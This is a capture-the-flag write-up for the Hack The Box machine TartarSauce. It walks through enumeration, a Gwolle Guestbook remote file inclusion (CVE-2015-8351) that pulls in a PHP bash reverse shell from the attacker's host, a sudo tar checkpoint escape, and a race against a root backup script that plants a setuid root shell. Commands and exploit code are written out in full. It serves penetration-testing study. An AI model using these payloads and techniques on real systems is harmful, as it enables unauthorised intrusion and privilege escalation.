
TartarSauce
| Box | TartarSauce |
| OS | Linux |
| Difficulty | Medium |
| Foothold | WordPress plugin RFI (Gwolle Guestbook, CVE-2015-8351) |
| Lateral | sudo tar as onuma, GTFOBins checkpoint action |
| Root | race a root backup script, feed it a tar with a setuid binary inside |
There is a decent rabbit hole in this box that most people will fall for including myself, however I decided not to include it in this writeup.
Enumeration
full port scan, scripts and versions.
nmap -sCV 10.129.1.185 -p- --min-rate 4000 -T4PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Landing Page
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
one port. everything happens on 80.
nmap already read robots.txt for us, but pull it up anyway.

five entries. only monstra-3.0.4 actually resolves, and it is a working CMS with admin:admin as the login. that panel goes nowhere on this box.
robots.txt tells you what the admin thought to hide. it does not tell you what is there. always fuzz the parent directory anyway.
so fuzz /webservices/ properly.
gobuster dir -u http://10.129.1.185/webservices/ -t 50 \
  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt \
  -b 404,400
wp. a WordPress install that robots.txt says nothing about. that is the way in.
Foothold
scan the WordPress install. use aggressive plugin detection, passive mode will miss it.
wpscan --url http://10.129.1.185/webservices/wp/ --enumerate p --plugins-detection aggressive
WordPress 4.9.4 and two plugins. akismet is noise. gwolle-gb is the one.
wpscan reports 2.3.10 for gwolle. the readme was edited to say that. the actual installed version is 1.5.3, which is why the searchsploit entry for 1.5.3 matches when the version string says it should not. if a version looks patched but the box is old, check the exploit anyway.
searchsploit gwolle
CVE-2015-8351, remote file inclusion.
Advisory ID: HTB23275
Product: Gwolle Guestbook WordPress Plugin
Vulnerable Version(s): 1.5.3 and probably prior
Vulnerability Type: PHP File Inclusion [CWE-98]
CVE Reference: CVE-2015-8351
CVSSv3 Base Score: 9.0
how the bug works: the plugin takes an
abspathparameter and appendswp-load.phpto it, then includes the result. no validation. point it at a URL you control and it fetches and executes your PHP.two consequences. the file must be named
wp-load.php, because the plugin supplies that part. andabspathpoints at the directory, with a trailing slash, not at the file.
make the payload. name matters.
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.15.156/4444 0>&1'"); ?>
listener.
nc -lvnp 4444serve the payload from the directory holding wp-load.php.
python3 -m http.server 8000trigger it.
curl "http://10.129.1.185/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.15.156:8000/"
upgrade it before doing anything else, the rest of this box involves long commands and an unupgraded shell will chew them.
python3 -c 'import pty;pty.spawn("/bin/bash")'ctrl+z, then on kali:
stty raw -echo; fgenter twice, then:
export TERM=xterm
stty rows 50 cols 200
www-data to onuma
first thing on any linux box.
sudo -l
User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
straight to GTFOBins: https://gtfobins.github.io/gtfobins/tar/
tar has
--checkpoint-action=exec=, which runs a command at a checkpoint during archiving.--checkpoint=1makes it fire immediately. tar was never meant to be a shell escape, but that flag is one.
sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
onuma. user flag is in the home directory.
note the sudo rule said (onuma), not (root) or (ALL).
Root
sudo -l as onuma gives nothing, and /etc/crontab is empty. so look for what is actually moving on the box.
ls -lat /var/backups/everything is dated 2018 except two files dated today. something is writing here right now.
cat /var/backups/onuma_backup_test.txt
“Auto backup backuperer backup last ran at”. there is a job called backuperer.
find / -name "backuperer*" 2>/dev/null/etc/systemd/system/multi-user.target.wants/backuperer.timer
/lib/systemd/system/backuperer.service
/lib/systemd/system/backuperer.timer
/usr/sbin/backuperersystemd, not cron. that is why crontab looked empty. read the timer, the service and the script.
cat /lib/systemd/system/backuperer.timer
cat /lib/systemd/system/backuperer.service
cat /usr/sbin/backuperer
what the three files tell you
backuperer.timer has OnUnitActiveSec=5min, so it fires every 5 minutes. that is your retry interval.
backuperer.service has no User= line, and systemd defaults to root. so the script runs as root.
the script has four lines that matter:
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &
/bin/sleep 30
/bin/tar -zxvf $tmpfile -C $check- the temp file lands in
/var/tmpwith a random sha1 name and a leading dot. you cannot predict the name, so you match it with a pattern at runtime. - the archive is created as onuma. you are onuma. the file is yours to overwrite.
- thirty seconds pass between the file existing and root using it. that is the window.
- root extracts it with no
--no-same-owner. GNU tar running as root restores whatever uid, gid and mode the archive headers claim. you wrote the archive, so you wrote the headers.
chain it: you own the file, root unpacks it as root, tar trusts your metadata, you get a root owned setuid binary on disk.
then the exit paths decide whether it survives.
if [[ $(integrity_chk) ]]
then
    ... exit 2              # $check is left behind
else
    /bin/rm -rf $check .*   # $check is deleted
fi
counterintuitive bit: the exploit needs the script to fail. your archive will not match
/var/www/html, so the diff finds differences, the script errors out, and/var/tmp/checkstays on disk with your binary in it. if it passed the check, the cleanup would wipe it.
building the payload
on kali.
cat > /tmp/rootshell.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(void) {
    setuid(0);
    setgid(0);
    system("/bin/bash");
    return 0;
}
EOF
why a compiled binary and not a copy of bash: setuid bash drops privileges at startup when euid does not match uid.
-pis supposed to stop that and it still fails here. a small C wrapper that callssetuid(0)explicitly sidesteps the whole problem.
gcc -m32 -static -o rootshell /tmp/rootshell.c
-m32because the box is 32-bit. on a 64-bit kali you needsudo apt install gcc-multilib -yfirst or you hitfatal error: bits/libc-header-start.h: No such file.
-staticso it does not depend on the target having the 32-bit loader.
now the archive.
mkdir -p /tmp/y/var/www/html
cp rootshell /tmp/y/var/www/html/rootshell
chmod 4777 /tmp/y/var/www/html/rootshell
cd /tmp/y
tar -czf /tmp/evil.tar.gz --owner=0 --group=0 --mode=4777 var/www/html/rootshell
--mode=4777is not optional and this is the thing most likely to get you.chmodon the file alone is not enough, because tar applies your umask when it reads the file mode and strips the setuid bit on the way into the archive. I lost several cycles to this. the extraction worked, ownership was root, and the result was-rwx------with nos. set the mode explicitly in the headers.the relative path matters too. the script tars
/var/www/html(tar strips the leading slash) and extracts with-C $check, so your archive has to containvar/www/html/rootshell.
verify before you go any further.
tar -tvzf /tmp/evil.tar.gz-rwsrwxrwx root/root 740208 2026-09-18 23:27 var/www/html/rootshellrws and root/root. if the s is missing, stop and fix it now, otherwise you will wait five minutes to find out it failed.
serve it.
cd /tmp && python3 -m http.server 8000pull it down on the target and check it survived the transfer.
wget http://10.10.15.156:8000/evil.tar.gz -O /tmp/evil.tar.gz
tar -tvzf /tmp/evil.tar.gz
winning the race
while true; do f=$(ls -a /var/tmp | grep -E '^\.[a-f0-9]{40}$'); if [ -n "$f" ]; then sleep 5; cp /tmp/evil.tar.gz /var/tmp/$f; echo "SWAPPED $(date)"; break; fi; sleep 1; donethis hangs on purpose. you are not timing anything by hand. it polls
/var/tmpevery second, and the dotted sha1 file only exists during the window, because the script deletes it at the start of each run. when the job fires, the loop sees the file appear, waits 5 seconds for tar to finish writing it, then overwrites it with yours and prints SWAPPED.the 5 second sleep matters. copy the instant the file appears and tar is still writing, so it overwrites your archive with the real backup. 5 seconds is past tar finishing and well inside the 30 second window.
it can sit there for up to 5 minutes. leave it.
when it prints SWAPPED, wait 30 seconds for root to extract, then check.
ls -la /var/tmp/check/var/www/html/rootshell
-rwsrwxrwx 1 root root 740208 Sep 18 2026 /var/tmp/check/var/www/html/rootshellcheck the timestamp, not just that the file exists. a stale file from a previous attempt will sit there looking right.
/var/tmp/check/var/www/html/rootshell
id
cat /root/root.txt
If something breaks
no reverse shell from the RFI. the file has to be named exactly wp-load.php, and abspath points at the directory with a trailing slash, not at the file. watch your python http server, if you do not see a GET /wp-load.php the request never reached your box.
shell chews long commands, commands come back mangled. the pty is not sized. stty size on kali for the real numbers, then stty rows X cols Y in the shell. this will waste your time on the tar commands later if you skip it.
extracted binary is -rwx------ instead of -rwsrwxrwx. the setuid bit did not make it into the archive. chmod alone is not enough, you need --mode=4777 on the tar command. check with tar -tvzf before swapping.
If SWAPPED prints instantly. it matched a leftover file, not a fresh one. check ls -la /var/tmp/ and compare the size of the dotted file against your archive.
setuid bash refuses to run, even with -p. it will. use the compiled C wrapper.
Takeaways
robots.txt is a list of what someone thought to hide, not an inventory. the thing that mattered on this box was the one directory it does not mention.
a reported version can be a lie. the gwolle readme was edited to make wpscan report a patched version. if a box is old and the exploit is plausible, try it.
privilege boundaries inside a script are where the bugs live. backuperer runs as root but drops to onuma for exactly one step, and that one step produces the data root later trusts. any time a root process handles something a lower user created, look at that.
tar metadata is attacker controlled. ownership and mode live in the archive headers, and you do not need to be root to write uid 0 into a header. root extraction without --no-same-owner honours all of it.
verify your payload before you spend the window on it. tar -tvzf takes a second and would have saved me multiple failed cycles.
References
- Gwolle Guestbook RFI exploit (Exploit-DB 38861): https://www.exploit-db.com/exploits/38861
- CVE-2015-8351: https://nvd.nist.gov/vuln/detail/CVE-2015-8351
- GTFOBins tar: https://gtfobins.github.io/gtfobins/tar/
- Unix wildcards gone wild (tar checkpoint abuse): https://www.exploit-db.com/papers/33930
- GNU tar ownership on extract: https://www.gnu.org/software/tar/manual/html_node/Attributes.html